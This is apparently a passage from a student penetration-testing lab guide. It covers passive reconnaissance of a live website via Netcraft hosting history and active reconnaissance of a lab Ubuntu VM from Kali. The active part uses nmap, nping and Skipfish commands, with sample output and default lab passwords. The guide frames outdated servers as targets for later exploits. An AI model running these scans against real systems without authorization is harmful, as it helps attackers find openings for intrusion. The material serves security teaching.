FTIP003161715 Netcraft Limited	194.72.238.53	Linux	Apache/2.2.3 CentOS	7-Jul-2011
Netcraft IP Space	83.138.189.100	FreeBSD	Apache/1.3.27 Unix mod_perl/1.27	20-May-2010
Netcraft IP Space	83.138.189.100	unknown	Apache/1.3.27 Unix mod_perl/1.27	26-Apr-2010
Netcraft IP Space	83.138.189.100	FreeBSD	Apache/1.3.27 Unix mod_perl/1.27	25-Apr-2010
Netcraft IP Space	83.138.189.100	unknown	Apache/1.3.27 Unix mod_perl/1.27	18-Apr-2010

FIGURE 3: HOSTING HISTORY SECTION

The Hosting History section will show you a historical summary of servers in which the website has been hosted on. Along with the Netblock owner, you see the IP address where the main server was located, the operating system that it runs, the web server that is running and the last time it was seen on that server.

If you see an old Last Seen date at the top entry, it means that the server may be outdated and vulnerable, yay!

By using the Netcraft example above, you see that the most recent hosting history shows an IP address of: **194.72.238.80**, an operating system of **Linux**, and a web server of **Apache.** This would be good news if you were planning on using the exploits you will find later on in this guide, as they are used against an Apache web server. The server was last seen on 29 October 2014. This would be bad news as you could infer that the server has been updated with the latest patches and updates up until the “last seen date”.

Let’s dive a little bit deeper. When you look below the hosting history section, you will see the Site Technology section. In this section, you will see a number of topic headers. You want to pay attention to the **client-side**, **client-side scripting frameworks**, and the **PHP Application** sections. In the Netcraft.com example, you will see that it has JavaScript enabled on the client-side, and that website uses WordPress which uses PHP. Using this information, you can research further exploits available for these technologies which may allow you access to the web server.

Now it's your turn!

Pull up any website of your choosing and fill out the following information about it:

Site URL: _____

IP Address: _____

Domain Registrar: _____

Name Server: _____

Hosting Company: _____

Latest Server IP Address (should be same as above): _____

Server Operating System: _____

Web Server: _____

Last Seen (updated): _____

Great job! You now have some good pieces of information that will help you to run further investigation on your website server. This has been an example of how to conduct passive reconnaissance on a live website.

You will ***NOT*** conduct any further exploits or attacks on a live website server. This is a live application of how to gain information, but not to actually take action as exploitation of a live web server may be considered a cyber-crime. You will only conduct exploits or attacks within the self-contained virtual environment that we have provided.

Further Research:

The student can conduct further research on semi-passive reconnaissance and explain its' significance. They can research how to use metadata contained within document forms in order to find out more information about their target.[8]

[8] "Passive Reconnaissance - Security Sift." *Security Sift*. N.p., n.d. Web. 05 Nov. 2014. <http://www.securitysift.com/passive-reconnaissance/>.

Active Reconnaissance Lesson

Lesson Focus:

This lesson focuses on active reconnaissance. Once you have used passive reconnaissance to select your target, now you need to begin gathering information about your specific target. Active reconnaissance allows for you to gain specific information about your target machine, such as the open ports on its' firewall, in order to allow you access to exploit the machine.

Lesson Synopsis:

This lesson will explain the purpose behind conducting active reconnaissance. It will explain how to conduct active reconnaissance using a few commonly used methods including using tools contained within the Kali Linux image on the VWS package.

So now here you are, you have found the place that you want to break in. Now, you want to actively figure out whether or not it is secure. You want to test their security, so by throwing some objects at their front gate guards, you're finding out whether or not they will react to someone attacking them. By trying to climb the gates around the back and peek over the top to see into the compound, you gain more information about your target. That's the kind of things that you will be doing in this lesson.

Objectives:

1. Define active reconnaissance and its purpose.
2. Be able to explain the difference between passive and active reconnaissance, as well as their strengths and drawbacks.
3. Learn the significance of targeted machine attributes such as the firewall or the MAC address
4. Learn basic concepts of active reconnaissance using Kali Linux
5. Learn how to execute active reconnaissance on a target using Nmap[9], nping[10] and Skipfish[11] tools

---

Lesson Activities:

Students learn how active reconnaissance can lead to further information to learn which vulnerabilities a given machine has. This lesson enables the student to use active reconnaissance tools provided in Kali Linux in order to collect information on their selected target. The Student will work individually on the activity and will ask the instructor for further guidance.

---

[9] "Nmap." *Kali Linux Tools*. N.p., n.d. Web. 07 Nov. 2014. <http://tools.kali.org/information-gathering/nmap>.
[10] Ibid.
[11] "Web Pentest Web Security Reconnaissance Using Skipfish KALI LINUX." *YouTube*. YouTube, n.d. Web. 07 Nov. 2014. <http://www.youtube.com/watch?v=ZzNcLj7CfOo>.

Credit:

Lesson development and submitted by Jacob Kravitz.
Lesson framework developed by Clint Hepworth.

Purpose of Active Reconnaissance:

Since you have already targeted a certain machine through passive reconnaissance, now you have the ability to use tools provided in Kali Linux to find more information about your targeted machine. This includes gathering information such as open ports using Nmap and nping, as well as using a tool such as Skipfish to give you the directory listing of all files of a specific directory. The Skipfish report that generates may tell you about vulnerabilities that are on your target machine.

Further Research:

The student can conduct further research on active reconnaissance techniques and explore other exploits they find using the various tools contained within Kali Linux.

ACTIVE RECONNAISSANCE EXERCISE:

This recon exercise[12] uses a few different tools contained within Kali Linux. The tools are: Nmap, nping, and Skipfish.

Step 1: Ensure that both the Ubuntu and Kali Linux images are powered up, functional, and networked together. Here is how you will ensure they are functional and networked together.

The default password for Ubuntu is: capstone

On your Ubuntu machine, follow these steps:

- When you are at the main home screen, click on the Search button.




FIGURE 4: SEARCH BUTTON IN UBUNTU

- Next, type in "terminal" into the search window and wait for the Terminal application to pop up. Double-click on it to open a terminal window.

[12] "Hack Like a Pro: How to Conduct Active Reconnaissance and DOS Attacks with Nmap." *Null Byte RSS*. N.p., n.d. Web. 07 Nov. 2014. <http://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-active-reconnaissance-and-dos-attacks-with-nmap-0146950/>.




FIGURE 5: TERMINAL APPLICATION SEARCH

The terminal window now pops up. This allows you to run a vast number of commands from the command-line environment you have in front of you. We are going to ensure network connectivity between the two machines.

Type the following command into the window and press enter: **`ifconfig –a`**

The results are shown below:




FIGURE 6: IFCONFIG OUTPUT

This command shows all the connected network interfaces for this particular machine. This is how you discover your server virtual machine's IP and MAC address. These attributes would otherwise be discovered using passive reconnaissance using tools from the previous lesson. The only attribute of interest to you is the information next to **eth0**. This is representative of the connected Ethernet interface (even though this is virtualized software, you still have a "physical" connection).

Using the information above, you find that the MAC address is: **00:0c:29:2a:49:dd** and the IP address is **192.168.225.2.** Your machine's results individual results may vary, but take note of them below.

My Ubuntu machine's IP address: _____.____.____.____
My Ubuntu machine's MAC address: _____: _____:_____:_____:_____:_____

You will be using the IP address when you switch over to the Kali machine.

Next, select your Kali Linux VM and continue following the steps below:

The default password for Kali Linux is: toor

- Open Kali Linux and you should be at the home screen that looks like the picture below:




FIGURE 7: KALI HOME SCREEN

Creepy! At least you are able to remember which machine is your attacker client.

- Once you have opened the terminal window, execute the same command listed above: **ifconfig –a**. This will list out the Kali Linux IP address and MAC address. An example result is on the next page.




FIGURE 8: KALI IFCONFIG OUTPUT

From the above example, the Kali IP address is: **192.168.225.131** and the MAC address is: **00:0c:29:e8:bf:47.**

Write down your Kali Linux IP address and MAC address below:

My Kali Linux machine's IP address: _____._____._____._____
My Kali Linux machine's MAC address: _____: _____:_____:_____:_____:_____

Now that you have both IP addresses, you need to ping across the network to ensure that you have proper network connectivity.

Go onto your Kali Tools VM, and open the terminal window if it is not already open. Enter the following command: **`ping [Ubuntu IP Address]`**

In our case, we would enter the following command: `ping 192.168.225.2`

- **Be sure to enter your actual Ubuntu IP address.**

Press [ENTER]

If you have proper connectivity, you will this window:




FIGURE 9: PING RESPONSE FROM UBUNTU CLIENT

After you get a few responses, push **[Control + C]** to stop the pings.
If you do not have working network connectivity, please consult your instructor for assistance.

Now, we're going to go explain how to use Nmap and nping in order to determine which ports are open on your client. Turn to the next page.

Kali Linux – Nmap/Nping

So now you've targeted your victim. You're now going to take the next step and start peeking in the windows seeing they left a window or back door open, which will allow you access inside.

Go back to your Kali Linux attacker VM. We're now going to use a tool called Nmap, followed by nping in order to determine what ports are open on your Ubuntu VM.

Open the terminal window, and now enter the following command:
`nmap -v -A [Enter  Ubuntu IP here]`

In our case, we enter: `nmap -v -A 192.168.225.2`
The "-v" stands for verbose mode, the –A enables operating system detection, version detection, script scanning and traceroute. [13]

Once you enter the command, you will get a lot of information in return. However, the important pieces are shown below:

```
root@kali:~# nmap -v -A 192.168.225.2

Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-29 18:28 UTC
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 18:28
Scanning 192.168.225.2 [1 port]
Completed ARP Ping Scan at 18:28, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:28
Completed Parallel DNS resolution of 1 host. at 18:28, 13.00s elapsed
Initiating SYN Stealth Scan at 18:28
Scanning 192.168.225.2 [1000 ports]
Discovered open port 80/tcp on 192.168.225.2
```

FIGURE 10: NMAP OUTPUT (1)

```
Nmap scan report for 192.168.225.2
Host is up (0.00093s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
```

FIGURE 11: NMAP OUTPUT (2)

Your output should look similar with the exception of the IP address. This is some great information you have now.

[13] "Nmap." *Kali Linux Tools*. N.p., n.d. Web. 14 Nov. 2014. <http://tools.kali.org/information-gathering/nmap>.
[13] Ibid.

From figure 7, you recognize that TCP Port 80 is open on the Ubuntu VM.
Figure 8 confirms that TCP port 80 is indeed open, and that the server is running Apache version 2.4.7 on Ubuntu. TCP Port 80 is the HTTP port, so this is good news.

Keep in mind that since you have done this scan, the remote computer may have intrusion detection software which may tip off the user that there may be some suspicious activity occurring. Also, since there is only a single port open, this means that either a firewall is in place, or that the victim has not manually opened ports.

The next step is to use nping[14] in order to verify that the ports are actually open. Enter the following command into your Kali terminal: **`nping -tcp -p 80 [Ubuntu IP]`**

In our case, we entered: `nping -tcp -p 80 192.168.225.2`

You should get a result that looks like this:

```
root@kali:~# nping --tcp -p 80 192.168.225.2

Starting Nping 0.6.46 ( http://nmap.org/nping ) at 2014-09-29 19:23 UTC
SENT (0.2100s) TCP 192.168.225.131:6644 > 192.168.225.2:80 S ttl=64 id=64970 ipl
en=40  seq=3325235599 win=1480
RCVD (0.2358s) TCP 192.168.225.2:80 > 192.168.225.131:6644 SA ttl=64 id=0 iplen=
44  seq=3110688187 win=29200 <mss 1460>
SENT (1.2113s) TCP 192.168.225.131:6644 > 192.168.225.2:80 S ttl=64 id=64970 ipl
en=40  seq=3325235599 win=1480
RCVD (1.2119s) TCP 192.168.225.2:80 > 192.168.225.131:6644 SA ttl=64 id=0 iplen=
44  seq=3125948975 win=29200 <mss 1460>
```

FIGURE 12: KALI NPING RESULT

With this result, you see that you get a response back from the Ubuntu machine on port 80. This means this port is open and you are ready to exploit! Keep reading to see what else you can do with the Skipfish[15] tool. On the next page, we begin the Skipfish reconnaissance.

[14] "Nping." *Kali Linux Tools*. N.p., n.d. Web. 14 Nov. 2014. <http://tools.kali.org/information-gathering/nmap>.
[15] "Skipfish." *Web Application Security Scanner*. N.p., n.d. Web. 14 Nov. 2014. <https://code.google.com/p/skipfish/>.

Using Skipfish

Here's a quick description of Skipfish: "*Skipfish* is an active web application security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes."[16]

On your Kali VM, enter the following into a terminal window:
skipfish –o 202 http://[Ubuntu IP]/offices

In our case, we entered:
skipfish –o 202 http://192.168.225.2/offices

Press **[Enter]**

You should see a screen that looks like this:




FIGURE 13: SKIPFISH INTRO SCREEN

You can either press any key, or wait 60 seconds, then Skipfish works its' magic!

[16] Ibid.

When you see this screen, your scan is complete:

